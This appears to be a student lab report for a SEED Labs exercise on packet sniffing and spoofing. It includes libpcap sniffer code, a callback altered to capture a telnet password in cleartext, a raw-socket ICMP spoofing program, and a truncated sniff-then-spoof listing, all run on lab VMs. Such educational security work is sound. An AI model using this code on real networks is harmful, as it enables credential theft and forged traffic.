From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=5 Destination Host Unreachable
From 10.9.0.5 icmp_seq=6 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
7 packets transmitted, 0 received, +6 errors, 100% packet loss, time 6142ms
pipe 4
```


Screenshot 21



Screenshot 22

```
root@e1554dff07e3:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=58.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=55.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=86.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=26.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=69.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=43.5 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=114 time=54.9 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, +3 duplicates, 0% packet loss, time 3014ms
rtt min/avg/max/mdev = 26.350/56.382/86.315/17.486 ms
```

Screenshot 23




Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a Sniffer Works


Screenshot 24(ping from host VM), 25(sniff.o output), 26(evidence from Wireshark) shows that the sniffer program run successfully and produces expected results.

The sniff.c code attached to the codes folder.


Screenshot 24



Screenshot 25



Screenshot 26



- **Question 1.** Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.
- **Answer 1.** The first thing that needs to occur is we need to open a live pcap session which creates a raw socket for us. We specify the network device we want to sniff and set the third parameter to 1 so place the NIC into promiscuous mode. Next, we need to set the filters by writing our filter expression and compiling them using pcap_compile. Once that is done, we can set them using the pcap_setfilter call. Finally, we capture packets by using pcap_loop. We can specify -1 in the second parameter to create and infinite loop and we also provide our call back function so that we can handle the packet and print out whatever necessary info we would like which is shown in our code example above.

- **Question 2.** Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?
- **Answer 2.** The pcap api internally initializes a raw socket. In order for the bind function to be allowed to proceed and promiscuous mode to be set, the program must be running with root privileges. If the program is attempted to run without root privilege a permission denied exception will be thrown when trying to call bind on the raw socket. This would occur in the call to pcap_open_live().

- **Quesiton 3.** Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.
- **Answer 3.** Promiscuous mode allows for a network sniffer to pass all traffic from a network controller and not just the traffic that the network controller was intended to receive. Whether or not the capture device is in promiscuous mode determines on the third parameter (a 'boolean' int) in pcap_open_live . The code below highlights the difference:

  ```
  /* promiscuous mode on */

  handle = pcap_open_live("enp0s3”, BUFSIZ, 1, 1000, errbuf);

  /* promiscuous mode off */

  handle = pcap_open_live("enp0s3”,, BUFSIZ , 0, 1000, errbuf);
  ```

Task 2.1B: Writing Filters.

• Capture the ICMP packets between two specific hosts.

Screenshot 27 shows the changes we made in the filter to capture ICMP packets between source host 10.0.2.4(our IP) with destination host 8.8.8.8.

Screenshots 28 and 29 shows the results after applying these filters. We ping twice, for the first time we ping 8.8.8.8 and the attacker sniff those packets, and in the second time we ping 10.0.2.5 and the attacker ignore those packets.


Screenshot 27

```
50            return;
51        default:
52            printf("   Protocol: others\n");
53            return;
54    }
55  }
56}
57
58int main()
59{
60  pcap_t *handle;
61  char errbuf[PCAP_ERRBUF_SIZE];
62  struct bpf_program fp;
63  char filter_exp[] = "icmp and src host 10.0.2.4 and dst host 8.8.8.8";
64  bpf_u_int32 net;
65
66  // Step 1: Open live pcap session on NIC with name enp0s3
67  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
68
69  // Step 2: Compile filter_exp into BPF psuedo-code
70  pcap_compile(handle, &fp, filter_exp, 0, net);
71  pcap_setfilter(handle, &fp);
```

Screenshot 28

```
root@e1554dff07e3:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=58.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=53.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=73.5 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=58.8 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=113 time=53.2 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=113 time=52.4 ms
^C
--- 8.8.8.8 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5019ms
rtt min/avg/max/mdev = 52.439/58.221/73.468/7.254 ms
root@e1554dff07e3:/# ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
From 10.0.2.4 icmp_seq=1 Destination Host Unreachable
From 10.0.2.4 icmp_seq=2 Destination Host Unreachable
From 10.0.2.4 icmp_seq=3 Destination Host Unreachable
^C
--- 10.0.2.5 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4095ms
pipe 4
root@e1554dff07e3:/#
```

Screenshot 29



• Capture the TCP packets with a destination port number in the range from 10 to 100.


Screenshot 30 shows the changes we made in the filter to capture TCP packets in port range 10-100.

Screenshot 31 show the results after applying these filters. We ping twice, for the first time we ping google.com via port 101 and the attacker ignore those packets, and in the second time we ping google.com via port 90 and the attacker sniff those packets.

Screenshot 30

```
50              return;
51          default:
52              printf("   Protocol: others\n");
53              return;
54      }
55    }
56 }
57
58 int main()
59 {
60   pcap_t *handle;
61   char errbuf[PCAP_ERRBUF_SIZE];
62   struct bpf_program fp;
63   char filter_exp[] = "tcp and portrange 10-100";
64   bpf_u_int32 net;
65
66   // Step 1: Open live pcap session on NIC with name enp0s3
67   handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
68
69   // Step 2: Compile filter_exp into BPF psuedo-code
70   pcap_compile(handle, &fp, filter_exp, 0, net);
```

Screenshot 31



Task 2.1C: Sniffing Passwords.

Packet sniffing can be used to steal passwords if they are transmitted in clear text. This is demonstrated below by sniffing telnet traffic and intercepting a users password:

First, we set our filter expression to "proto TCP and dst portrange 10-100".
Next, Screenshot 32 shows how we modify our got_packet function to handle detecting the data.

Example of password dees for seed user on vm 10.0.2.4:

In Screenshot 33 we run telnet 10.0.2.4 from other VM to login to remote VM.

Then in Screenshot 34 we can sniff the password from the other VM running the sniffer tool.


Screenshot 32

```
61                          (packet + sizeof(struct ethheader));
62
63      printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
64      printf("         To: %s\n", inet_ntoa(ip->iph_destip));
65
66      struct tcpheader *tcp= (struct tcpheader *)(packet + sizeof(struct ethheader)+
    sizeof(struct ipheader));
67      printf("       Source port: %d\n", ntohs(tcp->th_sport));
68      printf("         Dest port: %d\n", ntohs(tcp->th_dport));
69
70      /* determine protocol */
71      switch(ip->iph_protocol) {
72          case IPPROTO_TCP:
73              printf("   Protocol: TCP\n");
74              char *d =(u_char *) packet+
75              sizeof(struct ethheader)+ sizeof(struct ipheader)+sizeof(struct tcpheader);
76              int size=ntohs(ip->iph_len)-(sizeof(struct ipheader)+sizeof(struct tcpheader));
77              if(size>0){
78                  for (int i = 0; i < size; i++)
79                  {
80                      if(isprint(*d)){
81                          printf("%c",*d);
82                          d++;
83                      }else{
84                          printf(".");
85                          d++;
86                      }
87                  }
88
89              }
90
91              return;
92          case IPPROTO_UDP:
93              printf("   Protocol: UDP\n");
94              return;
```

Screenshot 33

```
seed@VM: ~
[03/04/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Mar  3 12:56:45 EST 2021 from VM on pts/19
[03/04/21]seed@VM:~$
```

Screenshot 34



Observation: In the above screenshots we can see the sniffed password “dees”.
The capture filter was used to capture telnet traffic and the data was sent from 10.9.0.5 to 10.0.2.4 and intercepted using our sniff program.


Explanation: By using the pcap library and filtering for telnet traffic we were able to capture the packets. When we captured the packets and printed them to the screen we were able to see the user password. This is why sensitive data should never be transmitted in clear text and we were able to show a practical use for a sniffing program.

Task 2.2: Spoofing

Task 2.2A: Write a spoofing program


Screenshot 35 provides the code, In screenshot 36 you can see the spoof in action and Screenshot 37 shows the Wireshark’s results.

Screenshot 35




```c
#include <errno.h>

#include "myheader.h"

#define PACKET_LEN 1500
#define SRC_IP "1.2.3.4"
#define DST_IP "10.0.2.4"

/*****************************************************************
  Given an IP packet, send it out using a raw socket.
*****************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,&enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    printf("Sending spoofd IP packet...");
    if (sendto(sock, ip, ntohs(ip->iph_len), 0,(struct sockaddr *)&dest_info,
sizeof(dest_info)) < 0){
        fprintf(stderr, "sendto() failed with error: %d", errno);
        }
        else{
        printf("\n---------------------------\n");
        printf("\tFrom: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("\tTo: %s\n", inet_ntoa(ip->iph_destip));
        printf("\n---------------------------\n");
        }
    close(sock);
}


unsigned short in_cksum (unsigned short *buf, int length)
{
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}

/******************************
  Spoof an ICMP echo request
******************************/
int main(){
        char buffer[PACKET_LEN];
        memset(buffer, 0, PACKET_LEN);

        // Fill in the ICMP header
        struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader));

        //ICMP type 8 for request and 0 for replay
        icmp->icmp_type = 8;

        // Calculate checksum
        icmp->icmp_chksum = 0;
        icmp-> icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));

        //Fill in the IP header
        struct ipheader *ip = (struct ipheader *) buffer;
        ip->iph_ver = 4;
        ip->iph_ihl = 5;
        ip->iph_tos = 16;
        //ip->iph_ident = htons(54321);
        ip->iph_ttl = 128;
        ip->iph_sourceip.s_addr = inet_addr(SRC_IP);
        ip->iph_destip.s_addr = inet_addr(DST_IP);
        ip->iph_protocol = IPPROTO_ICMP;
        ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));

        //send the spoofed packet
        send_raw_ip_packet(ip);

        return 0;
}
```

Screenshot 36



```
root@VM:/volumes# ./spoof
Sending spoofd IP packet...
---------------------------
        From: 1.2.3.4
        To: 10.0.2.4

---------------------------
```

Screenshot 37



[SEED Labs] *any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-03-04 14:0…	1.2.3.4	10.0.2.4	ICMP	44	Echo (ping) request id=
2	2021-03-04 14:0…	10.0.2.4	1.2.3.4	ICMP	44	Echo (ping) reply id=
3	2021-03-04 14:0…	173.194.76.189	10.0.2.4	TLSv1.2	108	Application Data
4	2021-03-04 14:0…	10.0.2.4	173.194.76.189	TCP	56	39054 → 443 [ACK] Seq=32

Task 2.2B: Spoof an ICMP Echo Request.

The code used in section 2.2A was spoof an ICMP echo request. See screenshots from the last section.

- **Question 4.** Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?
- **Answer 4.** Yes, the length of the IP header can be set to arbitrary values. The IP length is modified to its original size, irrespective of the size set by the programmer.

- **Question 5.** Using the raw socket programming, do you have to calculate the checksum for the IP header?
- **Answer 5.** No, When using raw socket programming there is no need to calculate the ip header checksum field because the system will calculate that field for us. The rest of the IP packet is left alone.


- **Question 6.** Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?
- **Answer 6**. In order for the bind function to be allowed to proceed and promiscuous mode to be set, the program must be running with root privileges. Raw sockets programs are executed at the kernel level and need to access to hardware to capture data. If the program is attempted to run without root privilege a permission denied exception will be thrown when trying to call bind on the raw socket. In the code above, the failure would occur in the send_raw_ip_packet() and pcap_open_live().

Task 2.3: Sniff and then Spoof

Sniff_then_spoof (task 23.c) attached to the code folder and is shown below (Screenshot 43).
First, we ping IP 1.2.3.4 without our program running and we didn't get a reply message.
This is observed in Screenshot 38 (Terminal view) and in Screenshot 39 (Wireshark view).

Then we run our sniff_then_spoof program from the other VM(Container), we sniff the request message that send to IP 1.2.3.4 and send a spoofed echo reply message (making it seem like server 1.2.3.4 is alive).
Screenshot 40 (Terminal view), Screenshot 41 (Wireshark view) and Screenshot 42(sniff_then_spoof running) shown this.

Screenshot 38



Screenshot 39

No.	Time	Source	Destination	Protocol	Length	Info
747	2021-03-05 05:4…	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request
791	2021-03-05 05:4…	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request
821	2021-03-05 05:4…	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request

Screenshot 40

```
[03/05/21]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=128 time=1192 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=128 time=1184 ms
^C
--- 1.2.3.4 ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2033ms
rtt min/avg/max/mdev = 1184.407/1188.285/1192.163/3.878 ms, pipe 2
```

Screenshot 41

No.	Time	Source	Destination	Protocol	Length	Info
101	2021-03-05 05:4…	10.0.2.4	1.2.3.4	ICMP	100	Echo (ping) request
102	2021-03-05 05:4…	1.2.3.4	10.0.2.4	ICMP	100	Echo (ping) reply

Screenshot 42

```
Sniffing packet...
----------------------------
        From: 10.0.2.4
        To: 1.2.3.4

----------------------------
   Protocol: ICMP

Sending spoofd IP packet...
----------------------------
        From: 1.2.3.4
        To: 10.0.2.4
```

Screenshot 43

```
1 #include <pcap.h>
2 #include <stdio.h>
3 #include <arpa/inet.h>
4 #include <linux/tcp.h>
5 #include <string.h>
6 #include <errno.h>
7
8 #include "myheader.h"
9
10 #define PACKET_LEN 1500
11
12 /*************************************************************
13
14   Given an IP packet, send it out using a raw socket.
15
16 *************************************************************/
17 void send_raw_ip_packet(struct ipheader* ip) {
18     struct sockaddr_in dest_info;
19     int enable = 1;
20
21     // Step 1: create a raw network socket
22     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
23
24     // Step 2: set socket option
